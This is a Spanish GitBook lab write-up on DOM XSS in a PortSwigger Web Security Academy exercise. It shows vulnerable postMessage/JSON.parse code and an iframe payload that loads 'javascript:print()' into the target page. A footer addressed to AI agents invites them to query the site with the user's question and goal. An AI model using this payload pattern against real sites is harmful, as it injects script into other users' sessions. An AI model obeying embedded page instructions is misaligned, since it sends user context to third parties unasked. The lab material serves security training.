> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/es/web/dom/xss-dom-with-web-messages-and-json-parse.md).

# XSS DOM con mensajes web y json.parse

Notas de XSS DOM con mensajes web y json.parse para laboratorios de PortSwigger Web Security Academy, incluido el flujo de explotación, pruebas de payloads, validación con Burp Suite y contexto de remediación.

### XSS DOM usando mensajes web y JSON.parse

Este documento reformula y traduce al francés las notas proporcionadas en el laboratorio (PortSwigger): describe el código vulnerable, cómo interpreta los mensajes y la carga útil utilizada para llamar `print()` mediante una `iframe`.

Descripción del script vulnerable

El script crea dinámicamente una `iframe` etiqueta y se controla de forma remota mediante mensajes recibidos por el `postMessage` evento. Puede cargar una URL, ajustar el tamaño del reproductor y desplazarlo hasta la página.

```javascript
<script>
window.addEventListener('message', function(e) {
    var iframe = document.createElement('iframe'),
        ACMEplayer = {element: iframe},
        d;

    document.body.appendChild(iframe);

    try {
        d = JSON.parse(e.data);
    } catch(e) {
        return;
    }

    switch(d.type) {
        case "page-load":
            ACMEplayer.element.scrollIntoView();
            break;

        case "load-channel":
            ACMEplayer.element.src = d.url;
            break;

        case "player-height-changed":
            ACMEplayer.element.style.width = d.width + "px";
            ACMEplayer.element.style.height = d.height + "px";
            break;
    }
}, false);
</script>
```

<figure><img src="https://754079710-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-e6a4f05fb6729419561be70ca3f869b1c54bd4b1%2F%7B9AA2E293-698F-467F-B999-AF6D94227B80%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

### `postMessage` Ejemplo de mensaje


Enviar un mensaje JSON en forma de cadena permite que el script interprete la acción solicitada.

Cargar una URL normal:

```javascript
window.postMessage(JSON.stringify({
  type: "load-channel",
  url: "https://jord4n.pro"
}), "*");
```

<figure><img src="https://754079710-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-83947f1c966af58cd853eb3e3558d4d43dfe6a20%2F%7BF44BA329-510F-4498-875F-388807192C72%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


Usa un `JavaScript:` esquema para ejecutar código (aquí llamar `print()`):

```javascript
window.postMessage(JSON.stringify({
  type: "load-channel",
  url: "javascript:print()"
}), "*");
```

<figure><img src="https://754079710-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-dd38813137faa317fcc0754d51ba7ce96ba4c1de%2F%7B97D8AF92-6E52-40C4-80E7-0F79B0FB1F70%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

En el servidor en funcionamiento, puedes dejar una página HTML con un `iframe` que apunte a la página vulnerable y publicar el `load-string` mensaje con `URL: "JavaScript:print()"` al cargar el iframe.

```javascript

<iframe
  src="https://0ab900e304d6807a80b30312007a000d.web-security-academy.net/"
  width="500"
  height="500"
 onload="this.contentWindow.postMessage(JSON.stringify({type:"load-channel",url:"javascript:print()"}),"*"); "
</iframe>
```


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/es/web/dom/xss-dom-with-web-messages-and-json-parse.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.